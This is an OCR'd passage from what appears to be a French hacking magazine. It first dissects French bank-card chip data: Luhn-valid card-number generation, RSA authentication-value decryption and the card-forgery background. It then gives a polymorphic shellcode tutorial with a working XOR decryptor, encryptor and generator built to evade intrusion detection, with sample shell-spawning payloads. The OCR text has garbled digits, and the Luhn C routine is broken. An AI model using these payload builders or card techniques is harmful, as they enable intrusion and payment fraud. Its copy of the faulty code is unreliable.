10 1100
10 0101
_____________
0 1001

01001b représente le CRC
```

1101 1101 1100 1001b = DDC9h est la représentation de 0677h vérifiant le CRC. Ainsi, si nous refaisions le calcul, le fait d'avoir remplacé les 5 bits a 0 par le reste de l'opération implique que le résultat sera nul. Donc le CRC sera vérifié.

Si nous regardons les adresses vers lesquelles pointent les pointeurs de zones, on voit qu'elle ne sont pas toutes comprises dans la bonne tranche... En fait, il suffit de retirer les bits du CRC (donc les 5 derniers bits) et de rajouter 3 bits a 0 a droite, pour avoir les véritables adresses :

ADL =1FF4, on enlève les bits du CRC: FF, décalage a gauche de 3: <07F8>
ADT =0FB0, on enlève les bits du CRC: 7D, décalage a gauche de 3: <03E8>
ADC =0AC3, on enlève les bits du CRC: 56, décalage a gauche de 3: <02B0>

ADM =0A57, on enlève les bits du CRC: 52, décalage a gauche de 3: <0290>
ADS =08D9, on enlève les bits du CRC: 45, décalage a gauche de 3: <0230>
AD2 =09F1, on enlève les bits du CRC: 4F, décalage a gauche de 3: <0278>

Nous allons pouvoir explorer les Zones.

Note: Les adresses des pointeurs peuvent différer selon les cartes, la longueur de ces zones est elle aussi variable.

4)-La Zone de lecture Libre

ADL=<07F8>, sa longueur est donc de 9C0h-7F8h=1C8h quartets, soit E4h octets. Nous allons donc taper une commande du type :

```
BC B0 07 F8 E4 ;Lecture des 228 octets de la Zone de
                lecture Libre
r1             ;récupère le code instruction
r4             ;formate le résultat sous forme de mots
                de 4 octets

...
/*57 * 'r4' en tout*/
...
r4
r2             ;90 00
```

Exécutons le script :


```
B0 // Code instruction

2E 03 30 33 // Prestataire 03
30 00 0X XX
3X XX XX XX
...........
3X XX XX XX

2E 02 38 F1 // Prestataire 02
30 04 97 xx // No CB = 497x xxxx xxxx xxxx
3x xx xx xx
3x xx xF FF
31 01 01 11 // Code service 101 -VISA Internationale-,
               Emise le : 11/01
32 50 03 11 // Code langue 250 -Fr-, Expire le : 11/03
32 50 34 97 // Code devise 250 -FFr-, Exposant : 3 -
centimes-, 497 : VISA
3X XX XX XX // Nom sur 26 caractères (Table ASCII)
3X XX XX XX
3X XX XX XX
3X XX XX XX
3X XX XX XX
3X XX XX XX
3X XX XX XX
3X XX Fy yy // BIN : Fyyy

2E 16 70 3A // Prestataire 16
30 00 0X XX
3X XX XX XX
...........
3X XX XX XX

90 00 // Validation tache effectuée
```

Nous reconnaissons trois mots qui différent :
2E 03 30 33 : Prestataire 03, il contient la Valeur d'Authentification (VA)
2E 02 38 F1 : Prestataire 02, il contient l'Identifiant
2E 16 70 3A : Prestataire 16, il contient la Valeur d'authentification Statique (VS) allongée.

Pour les cartes datant d'avant novembre 99, le prestataire 16 n'est pas présent. Pour certaines carte, le prestataire 03 peut être absent (ce qui pose d'ailleurs problème lorsque le commerçant a réglé son terminal de manière a vérifie à la fois la VA et la VS, qui répond "Carte Invalide").

a)L'Identifiant

Entre les mots 2E0238F1 et 2E16703A se trouve l'identifiant. Il est composé :
-du Numéro de carte-bleue (sur 16 chiffres décimaux)
-du Code service (sur 3 chiffres décimaux)



-de la date d'émission de la carte (sur 4 chiffres décimaux : AAMM)
-du Code devise (3 chiffres décimaux)
-de la date d'Expiration de la carte (sur 4 chiffres décimaux : AAMM)
-du code langue (3 chiffres décimaux)
-de l'Exposant (3 pour centimes, 5 pour francs), suivi des trois premiers chiffres de la carte
-du nom du porteur de la carte (sur 26 octets)
-et du BIN (= Bank Identification Number), le numéro d'identification de la banque

1/Le numéro de carte-bleue, principe de vérification

Les chiffres doivent vérifier une certaine relation. Le numéro s'écrit de cette manière : ABCD EFGH IJKL MNOP. P est la clé de Lhun.

Exemple : 4971 2345 6789 1231 ; (P=1)
- Prendre les chiffres de rang impair (A,C,E,G,I,K,M,O) et multiplier chacun d'entre eux par 2 : A * 2 = 4 * 2 = 8

Si le résultat dépasse 9
C = 7 : 7 * 2 = 14 > 9, alors il faut additionner les chiffres entre eux :
1+4 = 5

Ensuite, additionner tous les résultats entre eux, on a:
8+5+4+8+3+7+2+6 = 43 = S

-Prendre tous les chiffres de rang pair (B,D,F,H,J,L,N):
les additionner : B+D+F+H+J+L+N = 9+1+3+5+7+9+2 = 36 = T

-on a alors :
10 - ((T + S) % 10) = 10 - (79 % 10) = 10 - 9 = 1 = P (=> numéro valide)
Le numéro de Carte-bleue 4971 2345 6789 1231 vérifie donc la clé de Lhun, et est donc reconnu comme valide.

Voila ce que ça donnerai en C :

```
int CB(char* ncb[])
{
  int i, valdec, Lhun=0;
  for(i=0;i<15;i++)
    {
      valdec=(int) ncb[i];
      Lhun+=valdec; // Calcul de S et T
simultanément
      if(!(i%2))  Lhun+=((valdec*2) % 9)-
                        valdec*(valdec!=9);
                        // valdec*2 pour les rangs
                        impairs
    }
  lhun=10 - (lhun % 10);
  return(lhun==(int) ncb[15]?0:lhun);
}
```

La fonction s'appelle en présentant comme argument un tableau de 16 valeurs, composants le numéro de carte-bleue. Si la clé de lhun était déjà valide, la fonction retourne 0 (Si la clé de Lhun = 0, la fonction retourne 10). On peut ainsi, générer (fonction rand()) partiellement, ou totalement, ou valider des numéros vérifiant la clé de lhun.

2/Les autres informations de l'Identifiant

* Le BIN se construit souvent à partir du numéro de carte-bleue :
'F + 4ieme chiffre du numéro de carte-bleue + 00'
Mais en pratique, on ne complète pas toujours avec 00 (exemple: Société Général = 0xF306).

* Le Nom est souvent complété par des espaces, ou tronqué si il est trop long pour être mis sur 26 octets.

* En France, le code devise est : 250 (pour francs, il et possible d'avoir 978 pour Euro maintenant), le code langue étant aussi 250 (Français).

* Pour ce qui en est des date d'émission/expiration,

en général l'écart entre les deux est de 2 ans, mais peut aussi être variable suivant la banque émettrice de la carte.

*Le Code Service permet de savoir si on a à faire à une carte de type :
- Nationale/Internationale, de paiements et/ou de retrait, ou même si c'est une simple carte de test.

3/Exemple

Nous allons essayer de construire l'Identifiant-correspondant a la carte :
Nom : M DUPONT Dupond
Banque : Société Générale
Date d'émission de la carte : 05/2002

Commençons par calculer un numéro de carte-bleue vérifiant la clé de Lhun et commençant par 4973 :
4973 0123 4567 8908
Donc F306 pour le BIN et 0205 - 0405 pour les dates émission et expiration.
"M DUPONT DUPOND" donne en ASCII : 4D52204455504F4E54204455504F4E442020202020202020202020
La carte est une VISA, on lui alloue le Code service 101 (International), 250 pour les Codes langue et devise. Pour l'exposant, on mettra 3 par défaut (centimes). On concatène donc toutes ces informations : Identifiant = "00 4973012345678908 FFF 101 0205 250 0405 250 3 497 4D52204455504F4E54204455504F4E442020202020202020 2020 F306"

4/Remarque

Le premier quartet de chaque mot de la carte sers en fait au microcalculateur. Il est donc compose de 4 bits: b3 b2 b1 b0. (En fait b0 n'en fait pas réellement partie)
b0 : information supplémentaire sur la suite du mot
b1 : CA = 1, donnée de l'émetteur principale,
= 0, donnée de l'émetteur secondaire (mais il n'y a qu'un seul émetteur pour la carte-bleue en fait, donc CA = 1 toujours).
b2 : C = 1, mot validé (lors de son écriture) avec la code pin porteur.
= 0, mot validé (lors de son écriture) avec la code pin émetteur.
b3 : V = 1, Mot non validé
= 0, Mot validé

Ainsi, le '3' ou '2' de début de mot représente un mot écrit sous code porteur 3 pour les données pour les entêtes. Et le 7 (que nous rencontrerons plus tard) indique que le mot a été validé sous code pin émetteur.

L'Identifiant ne sert pas pour l'authentification de la carte. Il ne contient que les informations indispensables au commerçant pour se faire payer par sa banque après la transaction. Nous allons maintenant passer aux Valeurs d'Authentification Statiques, qui vont servir à la reconnaissance de la validité des informations de la carte.

a)La VA (Valeur d'Authentification statique) La VA a une longueur de 320 bits. L'algorithme utilisé pour le chiffrement des données est le RSA (pour Rivest, Shamir et Adleman, ses auteurs), aussi cette longueur rends l'authentification assez faible, car à notre époque, le RSA-96 (320 bits = 96 décimaux) ça se casse très facilement.

1/Le RSA Nous allons brièvement voir comment fonctionne cet algorithme avant d'attaquer l'analyse des données chiffrées dans la VA.

Le RSA se construit par un triplet de départ (e,p,q).
-e est appelé l'exposant, ou clé publique,
-p et q sont les facteurs de la clé modulo, ils doivent impérativement être premiers. On cherche ensuite K tel que :(e * K) modulo ((p - 1) * (q - 1)) == 1. K sera alors la clé privée. La méthode utilisée pour la résolution de cette équation est l'algorithme d'Euclide. Mais ici aussi, on commence a sortir du cadre de cet article.

On pose N, la clé modulo, telle que : N = p * q. C'est bien sur une schématisation très simplifiée de l'algorithme, qui nous servira juste pour ce dont on a besoin. Ainsi,

soit M un message en clair à chiffrer. Soit C son correspondant chiffré : M^K modulo N = C et C^e modulo N = M. Bien sûr, étant donne la taille des chiffres étudiés, on ne peut pas faire ce calcul aussi simplement. Nous allons donc écrire une routine de calcul pour Maple :

```
> modpow := proc(`M`, `e`, `N`)
  convert((M &^ e) mod N, hex, decimal);
  end;
```

On peut gagner du temps à utiliser la routine en y insérant directement les valeurs des clés a l'intérieur :

Dans le cas de la VA:

```
N:=`10000000000000000000090B8AAA8DE358E7782E
   81C7723653BE644F7DCC6F816DAF46E532B91E84F`;
e:=`3`;
```

(source: Visa SmartCard Public Keys)

2/Analyse de la VA Prenons une VA au hasard (elle ne correspond à aucun compte) :

```
>VA:=`16F91057D9878A2F5207A91BAB6DA91E1E6E0C0
EFA9060416322CD35B85C06DD4D89600FCCE3C446`;
```

Décryptons grâce a notre clé publique e=3 cette VA (attention, il est préférable de la convertir en préalable en décimal, tout dépend de votre version de Maple) :

```
>modpow(VA); `1200000049730123456789O8FFF10020
5040500012000000497301234567890SFFF1002050405`
```

Regardons ce résultat. On remarque pour commencer une répétition (redondance) : 1200000049730123456789O8FFF1002050405 est en double, ça sera déjà plus simple pour travailler. On peut reconnaître le numéro de carte-bleue de tout a l'heure: 4973012345678908 FFF. Suivi du début du Code Service (101) : 10. On reconnaît les dates émission et expiration : 0205 = 05/2002, 0405 = 05/2004. Il ne nous reste donc plus qu'à trouver à quoi correspond le : '012000000'. Penons le numéro d'encarteur : 0094 (Shlumberger), et le numéro de série : 400BA95F (il vérifie bien le CRC). Si on retire les bits du CRC et leur MSB respectifs (qui est toujours à 0, donc inutile), on obtient en binaire : 000 0000 100 l 100 0000 0000 1011 1010 1001 010 = 0000 0001 0010 0000 0000 0101 1101 0100 1010 = '012005D4A'. Si on fait un masque sur les 15 premiers bits (0x012005D4A & 0xFFFE00000), on retombe sur : '012000000'.

Récapitulons :

- On calcul un nombre correspondant à la concaténation des numéro d'encarteur et de série, sans leur MSB et leur 5 LSB (Low Significant Bits = bits a droite)
- On y rajoute le numéro de carte-bleue suivi de `FFF`
- On rajoute les deux premiers chiffres du Code Service
- Enfin, les dates émission et expiration

On fait une redondance en rajoutant `00` et le nombre que l'on vient de former à droite.

A condition de posséder K (la clef privée), on peut alors calculer une VA valide pour n'importe quel compte. Cette authentification était la seule jusqu'en Novembre 1999, date après laquelle une authentification allongée a été rajoutée (RSA-232), la VS. Bien évidement, la prise en compte de cette nouvelle valeur n'a pu se faire après le retrait de toute les cartes avec VA seule, ce qui fut fini le 01/01/2002. Et maintenant encore, certains terminaux sont restés configurés pour la VA uniquement...

```
> modpow(redondance,K,N);
```

Nous ne nous étendrons pas plus longuement sur le sujet. Pour la culture, l'exploit que fit Humpich en juillet 1998 en reproduisant une carte bancaire àa partir de carte de type "white card" a été possible par le cassage de cette clé K, et du fait de la liberté totale que n'importe qui a de lire ces Valeurs d'Authentifications.

c)La VS (Valeur d'authentification Statique)

1/Le SHA-1 En résumé, l'algorithme SHA-1 (Secure Hash Algorithm) est un algorithme de hachage. On peut ainsi calculer des signatures de messages plus ou moins gros (entre 1 et 2^64-1 bits). Il est bien évidemment irréversible. Son contrôle se fait par la comparaison de la signature avec le calcul effectué à partir du message à authentifier. Sa sortie est toujours sur 160 bits, quel que

soit l'entrée, par contre, la taille de l'entrée influe sur la sortie, donc il n'y a pas de `0` inutiles à gauche (ça va nous servir pour la suite). Nous y reviendrons plus tard.

2/Analyse de la VS Ca va aller plus vite, maintenant que nous avons vu la VA. L'exposant e est toujours égal a 3, N par contre n'est plus le même, et est beaucoup plus long :

```
>N:=`FFBAE2B499427CDF89A402CE0517100F9411BDAB
C3347540C55846A026523FA243AFC62D3B342B3AD5D5
EC28FCF37AE546DD5E85628B31E7A0229F62A5F56E2E1
FAD4B0B48677CCE728D6937FCBE18DFB673DC3E8CD4E
9E18C0046C672A09273`
```

(source : Visa SmartCard Public Keys).

Vous pouvez suivre avec votre propre valeur si vous désirez (ne pas oublier d'enlever les '3' de début de mot !).

Commençons par décrypter la VS

```
>,modpow(VS); #Avec la nouvelle valeur de N
`1FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF00A6
89DFE51B6DB3F2710A946BC242CE5E50B43104`
```

On peut voir un motif de 585 bits à 1 (soit `1` | [73*]`FF`), suivi d'un octet à 0, puis d'une signature de 160 bits. Le motif de 585 bits à 1 et 8 bits à 0 est constant. Nous ne nous intéresserons donc qu'à la signature.

Nous allons nous servir du calcul du nombre servant après cryptage de VA (avant opération de redondance), pour comparer la signature. Il serait bon de connaître la taille exact des données à envoyer au chiffrement, le nombre que nous envoyons fait 144 bits. 144, ça n'est pas une valeur très pratique, tandis que 160 permet de travailler sur 5 registres de 32 bits. Essayons l'algorithme SHA-1 avec une taille en entrée de 160 bits :

```
SHA-1(`000120000004973012345678908FFF1002050
405`,160) : `1A4E6E7A4056424DED58AE2ED94C86EF2
BFDFB2F`
```

Ca n'est pas ça. Mais en fait, pour ce 012000000, nous avions fait un masque de manière a ne récupérer que les 15 premiers bits. Arrêtons nous avant de faire le masque sur `012005D4A` et remplaçons dans notre nombre 'formé' avant de calculer le résultat SHA-1 :

```
SHA-1
(`00012005D4A4973012345678908FFF1002050405`,160):
`A689DFE51B6DB3F2710A946BC242CE5E50B43104`
```


Ca y est, c'était bien ça !

RÉCAPITULONS : La méthode de calcul des données à envoyer au chiffrement est, à un ET-logique près, la même chose que pour la VA. Cependant, ici il n'est pas question de faire de redondance, au lieu de cela, on signe sur 160 bits ces données. Puis après un rajout de 585 bits à `1` et d'un octet à 0 à gauche de la signature, nous avons enfin le bon message à envoyer au RSA. Ici aussi, il faut K2 pour pouvoir obtenir le message crypté.

5-Conclusion partielle sur l'efficacité des VAS

Il est estimé à une décennie la durée de temps nécessaire à ce que nous ayons la technologie adéquat pour casser des clés de l'ordre de 768 bits dans un temps et un espace "normal". Cela rend alors la carte infalsifiable par des données générées. Cependant, comme vous avez pu le constater, nous n'avons pas encore eu besoin du Code pin pour accéder à ces informations...

[EOF]



NIVEAU ELITE

LES SHELLCODES

La dernière fois, nous avons vu comment optimiser des shellcodes de base pour qu'ils soient plus efficaces ou plus petits. Nous allons maintenant étudier comment les rendre indétectables par les systèmes d'anti-intrusions.

Si vous ne savez vraiment pas de quoi nous parlons, je vous conseille de relire les anciens numéros du manuel ou de retrouver notre initiation aux shellcodes dans le prochain HzV N°13. Ceci dit, passons au sujet qui nous intéresse. Maintenant que vous avez passé un long mois à cogiter sur le dernier article, nous pouvons passer à quelque chose de plus compliqué. " Quelque chose " est polymorphique (polus = plusieurs, morphos = forme), et plus particulièrement un shellcode, lorsque plusieurs de ses clones font le même travail mais ne sont pas identiques en forme, d'aspect, voire même radicalement différents. On peut se demander quel intérêt il y a à coder des shellcodes dits "polymorphiques". On ne les utilise de toutes manières qu'une seule fois par exploitation ! Eh bien la réponse se trouve dans les systèmes mis en place pour détecter les intrusions. Certains IDS (Intrusion Detection System) utilisent des "stamps", des images de shellcodes couramment utilisés (par exemple, trace de /bin/sh et de 0xcd80 [int $0x80]). Un shellcode polymorphe n'aura, par définition, aucune partie complètement identique dans chacun de ses clones. Aucun développeur d'IDS ne pourra construire une base de donnée des millions de shellcodes productibles par un algorithme (et ne sera assez fou pour les comparer en temps réel). Nous allons voir ces algorithmes.

Tout d'abord, vous ne comprendrez pas un mot de ce qui va suivre si vous n'avez jamais entendu parler du cryptage XOR. XOR signifie "ou exclusif". C'est une opération logique qui s'effectue entre 2 nombres binaires. Sa table de vérité est simple :

```
xor|0|1
---+-+-
 0 |0|1
---+-+-
 1 |1|0
```

Remarquez que lorsque l'on fait x XOR x, quel que soit x, le résultat est 0. On se sert de cette propriété dans nos shellcodes pour mettre un registre à 0. Nous allons employer une autre propriété du XOR, qui est connue sous le nom de "cryptage XOR".

Nous avons un nombre 32 bits, disons A. Ce nombre A, on veut le faire passer à un destinataire, mais de manière cryptée. Notre destinataire et nous, nous nous mettons d'accord sur un nombre 32 bits B, qui nous servira de clef. On cryptera A de façon à obtenir un nombre 32 bits C. C'est simple :

POLYMORPHIQUES

```
A XOR B = C. C XOR B = A. (A XOR B) XOR B = A.
```

Nous ferons usage de ce concept pour cacher des morceaux de codes, et pour ne pas laisser apparaître un "/bin/sh" dans le shellcode. Par un peu de réflexion, on s'imagine bien que produire ce genre de shellcodes demande 2 programmes : la base du shellcode qui va décrypter le tout, et le programme qui va assembler ce shellcode.

Shellcode 1

```
[jump][décrypteur de shellcode][call
négatif][shellcode crypté]
```

Le jump/call a déjà été expliqué et utilisé dans le shellcode aleph1, sauf que dans ce cas ci, nous auront un shellcode crypté, à la place de /bin/sh. Le décrypteur devra donc faire ceci :

1. charger l'adresse du shellcode dans un registre.
2. tant que l'adresse pointée par ce registre (8 bits) contient autre chose que 0,
{
faire un xor de cette valeur avec la clef(8bits),
remplacer cette valeur dans le shellcode par
le résultat du xor incrémenter de 1 le registre.
}

Si le registre pointe sur une valeur égale à 0, alors sauter au shellcode (qui vient d'être décrypté). Ici, on fera donc du cryptage xor sur 8 bits, et non 32 bits, pour quelques raisons :

1. pour découvrir la fin du shellcode, on teste si la valeur pointée est 0. Dans le cas d'un shellcode, le seul zéro qu'on peut placer est à la fin. On ne sait pas placer 4 zéros à la suite (pour faire un nombre 32 bits nul). On pourrait signaler la fin du shellcode par 0x41414141 par exemple, mais on est confronté, au second problème :
2. la clef xor étant globale, il faut absolument qu'elle ne corresponde pas a un caractère existant dans le shellcode original (décrypté). Si tel était le cas, un caractère nul apparaîtrait au beau milieu du shellcode crypté. Si on utilisait une clef de 32 bits, les critères de sélection de cette clef seraient multipliés par 4. C'est faisable, c'est plus long alors autant faire simple.

Le décrypteur

Notre encrypteur est plus simple. Il doit prendre le shellcode décrypteur, lui régler la clef, ensuite crypter le shellcode avec cette clef, et ensuite concaténer les deux shellcodes. Nous allons commencer par coder le décrypteur, vu que par définition on en a besoin pour faire le crypteur. On ouvre un decrypt.S et on tape :

```
.text
.globl decrypteur
decrypteur:
jmp saut
retour:
xor %cl,%cl        // un zero dans %cl
mov $0x41,%dl      // temporairement notre clef est 0x41.
                      On vera pourquoi par la suite.
pop %ebx           // on sauve l'addresse du shellcode
                      crypté dans %ebx.(addr pushée par
```

```
                    le call)
boucle:
cmp (%ebx),%cl   // valeur pointée par ebx (8bits)
                    est-elle nulle ?
je fin           // si oui, sortir executer le shellcode
                    decrypté
xor %dl,(%ebx)   // effectuer le xor, stocker le resultat
                    dans (%ebx)
inc %ebx         //incrementer notre pointeur
jmp boucle       //recommencer

saut:
call retour      // pont jmp/call

fin:
.string ""       // fin du decrypteur, ici on placera le
                    shellcode crypté.
```

Si vous n'avez pas tout saisi, tentez de vous changer les idées dix minutes puis de revenir dessus. ce n'est pas très compliqué, mais c'est peut-être beaucoup en une fois.(les additifs tels que drogues et autres boissons ne sont pas conseillés :-)).

Par précaution, faisons quand même un test pour vérifier que nous n'avons pas de null bytes dans le décrypteur.

```
$ gcc -c decrypt.S
$ objdump -d decrypt.o
```

Ca va, pas le moindre 0 avant le .string "" (et celui la est volontaire).

L'encrypteur

Maintenant, encrypt.c

```
#include <stdio.h>
extern char decrypteur;
extern char shellcode;
void print_shellcode(char *);

char buffer[1024];

int main(int argc,char **argv){
char key;
char *ptr;
if(argc >1)
        key=(char)atoi(argv[1]);
else {
        printf("Usage : ./encrypt key\n");
        return -1;
        }
/* premiere chose à faire,
   voir si key ne correspond pas à un byte du */
/* shellcode. ca créerait un 0. */
for(ptr=&shellcode;*ptr;ptr++)
        if(*ptr==key){
                printf("key %c
inutilisable\n",key);
                return -1;
                }
bzero (buffer,1024);
strcpy (buffer,&decrypteur); // copier encrypt dans le
                                buffer
/* remplacer toutes les occurences de 0x41
   par la clef. C'est à ca que servait */
/* ce $0x41 dans le decrypteur */
for(ptr=buffer;*ptr;ptr++)
        if(*ptr==0x41)
                *ptr=key;
/* ptr est arrivé la fin du decrypteur. Il pointe donc sur
   l'endroit ou l'on va placer le shellcode */
strcpy(ptr,&shellcode);
for(;*ptr;ptr++)
        *ptr=*ptr^key;  /* opération XOR */
/* voila, notre shellcode polymorphe est prêt */
print_shellcode(buffer);
return 0;
}
```

On aura pris soin de placer dans le même répertoire, le fichier look.c de la fois passée, mais privé de sa fonction main, et le shellcode au format .S de la fois passée, lui aussi.

Le lecteur sera un peu étonné de retrouver &shellcode pour accéder à un pointeur sur le shellcode. En réalité, dans notre prototype de shellcode, nous ne déclarons plus shellcode et décrypteur comme des fonctions, mais comme des variables. Par défaut, gcc nous donne la valeur pointée lorsqu'on les appelle sans &. (pour rappel &variable retourne l'adresse de la variable).

```
$ gcc -o encrypt encrypt.c execve3.S look.c
decrypt.S
$ ./encrypt 25
char shellcode[]=
"\xeb\x0e\x30\xc9\xb2\x19\x5b\x3a\x0b\x74".
"\x0a\x30\x13\x43\xeb\xf7\xe8\xed\xff\xff"
"\xff\x28\xd9\xa9\x0e\x28\xc2\xd4\x99\x28"
"\xd9\x49\x71\x77\x36\x6a\x71\x71\x36\x36"
"\x7b\x70\x90\xfa\x49\x4a\x90\xf8\x28\xcb"
"\xa9\x12\xd4\x99" ;
$ ./encrypt 45
char shellcode[]=
"\xeb\x0e\x30\xc9\xb2\x2d\x5b\x3a\x0b\x74"
"\x0a\x30\x13\x43\xeb\xf7\xe8\xed\xff\xff"
"\xff\x1c\xed\x9d\x3a\x1c\xf6\xe0\xad\x1c"
"\xed\x7d\x45\x43\x02\x5e\x45\x45\x02\x02"
"\x4f\x44\xa4\xce\x7d\x7e\xa4\xcc\x1c\xff"
"\x9d\x26\xe0\xad" ;
$ ./encrypt 80
key P inutilisable
$ ./encrypt 128
key _ inutilisable
```

les clefs 80 et 128 ne peuvent pas être utilisées parce qu'elles apparaissent dans le shellcode. On essaie ?

```
$ ./encrypt 35 > shellcode.h
$ gcc -o try try.c
$ ./try
sh-2.05$ exit
exit
$
```

Ca marche ;-) Mais, hélas, notre shellcode polymorphe possède un gros défaut. Il cache bel et bien /bin/sh et int $0x80, mais il lui reste environ 20 bytes entièrement statiques, qui eux pourraient servir pour le détecter. C'est pour cela que nous allons penser à un second générateur de shellcodes.

Le principe de base reste le même. Nous allons nous servir des fonction XOR pour cacher les opcodes suspects (0xcd80) et les /bin/sh non moins suspects.

Notre second shellcode n'aura pas une seule partie entièrement statique. Il devra, pas à pas, créer notre shellcode décrypté, selon des règles que nous allons lui donner au moment de l'exécution du générateur. Ce principe est celui suivi par ADMmutate (le link se trouve à la fin), qui l'applique néanmoins à un éventail plus large d'architectures et d'instructions assembleur. Le notre est moins complet mais montre le principe d'une manière suffisamment compréhensible (les sources d'ADMmutate sont illisibles) tout en restant très efficace.

Imaginons que nous voulions exécuter 0x9090cd80, ce qui correspond à : nop;nop; int $0x80

Notre générateur devra créer :

```
push $0x80cd9090 // little endian oblige, on inverse tout
jmp (%esp) // hophop on saute la ou on a construit le
              shellcode. bien entendu, c'est assez
              insuffisant, vu que le cd80 est toujours en
              clair. on va donc rajouter de la crypto dans
              tout ça
push ($0x80cd9090 XOR clef) // le XOR est realisé par
                               le generateur, avant
                               l'assemblage
xor clef, (%esp)
jmp (%esp)
```

La forme du shellcode final sera donc :

```
push $xxxxxxxx
xor $xxxxxxxx,(%esp)
push $xxxxxxxx
xor $xxxxxxxx,(%esp)
(nombre illimité de fois)
jmp (%esp)
```

Il ne faut pas oublier les alignements à 4 (vu qu'on push des éléments de 4 bytes) et aussi, qu'il faut com-

mencer par le haut ! En effet les push ne font que faire descendre le pointeur de pile esp à la fin des push, le pointeur de pile sera plus petit qu'au départ, et pointera sur le début du shellcode décrypté. Pour ce qui est du push, la documentation intel signale qu'un "push imm32", c'est à dire un push + une valeur immédiate, se fait par 0x68 imm32. Si on veut réaliser un push 0x41414141, on ajoutera donc dans le shellcode 0x6841414141. En ce qui concerne le xor key,(%esp), ce n'est pas possible directement. Essayez donc d'assembler xor $0x41414141,(%esp). Ca donne le message d'erreur "no instruction mnemonic suffix given; can't determine immediate size". Il faudra donc copier la key dans un registre, puis faire le xor.

```
mov $key,%eax
xor %eax,(%esp)
```

On ne va pas se compliquer la tâche en lisant le livre d'intel ; assemblons un programme de test.

```
.text
.globl lala
lala:
mov $0x41414141,%eax
xor %eax, (%esp)
.string ""
$ as truc.S
$ objdump -d a.out
0000000000000000 <lala>:
   0:   b8 41 41 41 41          mov
$0x41414141,%eax
   5:   31 04 24                xor    %eax,(%esp,1)
   8:   00                      .byte 0x0
Donc, 0xb8, $key, 0x31,0x04,0x24
Pour le "jmp *%esp", utilisons la meme methode :
   0:   ff e4                   jmp    *%esp
```

Simple, non ?

Shellcode polymorphique

Voici maintenant le code source de crypt2.c :

```
/* HZV Shellcode Crypter 2 */
#include <stdlib.h>
#include <time.h>
void shellcode();
int print_shellcode(char *);
long *longshellcode=(long*)shellcode;
char finalcode[1024];
int shellcodelen;
long choose_key(long valeur){
  long key;
  long tmp;
  while(1){
    key=random();
    tmp=valeur^key;
    if( (tmp&0xff000000) && (tmp & 0x00ff0000) &&
(tmp & 0x0000ff00) && (tmp & 0x000000ff) && (key &
0xff000000) && (key & 0xff0000) && (key & 0xff00)
&& (key & 0xff) )
      break; /* tmp et key ne contiennent pas de
caractère nul */
    }
  return key;
  }
char *xoresp(long valeur){
  static char reponse[10];
  long *ptr;
  ptr=(long *)&reponse[1];
  reponse[0]=0xb8;
  *ptr=valeur;
  reponse[5]=0x31;
  reponse[6]=0x04;
  reponse[7]=0x24;
  reponse[8]=0;
  return reponse;
  }
char *push(long valeur){
  static char reponse[6];
  long *ptr;
  reponse[0]=0x68; /* 0x68 == push imm32 */
  ptr=(long*)&reponse[1];
```

```
  *ptr=valeur;
  reponse[5]=0;
  return reponse;
  }
char *jmpesp(){
  static char reponse[]={0xff,0xe4,0};
  return reponse;
  }
int main(){
  int i;
  long key;
  srandom(time(NULL)); /* initialiser le generateur
de nombres aléatoires */
  bzero(finalcode,1024); /* vider le buffer */
  shellcodelen=strlen((char *)shellcode);
  if(shellcodelen%4)
    shellcodelen+=4-(shellcodelen%4);
  shellcodelen=shellcodelen/4;
  /* maintenant shellcodelen contient la taille du
shellcode en nombre de mots 32bits*/
  for(i=shellcodelen-1;i>=0;i--){
    strcat(finalcode,push(
(longshellcode[i]^(key=choose_key(longshellcode[i]
)))));
    /* Ajouter au shellcode final la sequence de
caractères correspondant a push + shellcode
localement crypté*/
    strcat(finalcode,xoresp(key));
    /* Ajouter la séquence correspondant a xor
key,(%esp) */
  }
  strcat(finalcode,jmpesp());
  /* Ajouter le jmp (%esp) au bout du shellcode */
  print_shellcode(finalcode);
  return 0;
    }
```

et maintenant, testons !

```
$ gcc -o crypt2 crypt2.c look.c execve2.c
$ ./crypt2
char shellcode[]=
"\x68\x4e\xa4\xc2\x86\xb8\xce\xa4\x4b\x70"
"\x31\x04\x24\x68\x70\x21\x50\xc9\xb8\xa2"
